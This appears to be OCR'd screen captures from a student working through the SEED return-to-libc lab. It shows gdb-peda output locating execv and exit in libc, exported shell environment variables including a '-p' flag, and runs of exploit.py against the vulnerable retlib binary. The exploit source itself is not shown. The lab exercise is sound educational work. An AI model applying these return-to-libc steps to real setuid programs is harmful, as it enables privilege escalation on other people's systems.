0024| 0xffffd174 --> 0xf7ffd000 --> 0x2bf24
0028| 0xffffd178 --> 0xffffd1d8 --> 0xffffd1f4 --> 0xffffd399 ("/ho
me/seed/Downloads/Retlibc/Labsetup/retlib")
[-------------------------------------------------------------------
------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x565562ef in main ()
gdb-peda$ p execv
$1 = {<text variable, no debug info>} 0xf7e994b0 <execv>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$
```

Right Ctrl


SEED-Ubuntu20.04 (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Nov 14 00:06
Home Downloads Retlibc Labsetup
Recent
Starred
seed@VM: ~/.../Labsetup
[11/14/23]seed@VM:~/.../Labsetup$ export MYSHELL="/bin/bash"
[11/14/23]seed@VM:~/.../Labsetup$ export MYSHELL1="/bin/bash argv[0]"
[11/14/23]seed@VM:~/.../Labsetup$ export MYSHELL2="-p"
[11/14/23]seed@VM:~/.../Labsetup$ env | grep MYSHELL
MYSHELL=/bin/bash
MYSHELL1=/bin/bash argv[0]
MYSHELL2=-p
[11/14/23]seed@VM:~/.../Labsetup$ ./prtenv
Value: /bin/bash
Address: 0xffffd3d7
Value: /bin/bash argv[0]
Address: 0xffffd4eb
Value: -p
Address: 0xffffd52f
[11/14/23]seed@VM:~/.../Labsetup$


SEED-Ubuntu20.04 (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Nov 14 00:05
Home Downloads Retlibc Labsetup
Recent
Starred
seed@VM: ~/.../Labsetup
[11/13/23]seed@VM:~/.../Labsetup$ ./exploit.py
[11/13/23]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main(): 0xffffcdc0
Input size: 300
Address of buffer[] inside bof(): 0xffffcd90
Frame Pointer value inside bof(): 0xffffcda8
[11/13/23]seed@VM:~/.../Labsetup$ ./exploit.py
[11/13/23]seed@VM:~/.../Labsetup$ vi exploit.py
[11/14/23]seed@VM:~/.../Labsetup$ vi exploit.py
[11/14/23]seed@VM:~/.../Labsetup$ ./exploit.py
[11/14/23]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main(): 0xffffcdc0
Input size: 300
Address of buffer[] inside bof(): 0xffffcd90
Frame Pointer value inside bof(): 0xffffcda8
[11/14/23]seed@VM:~/.../Labsetup$
Right Ctrl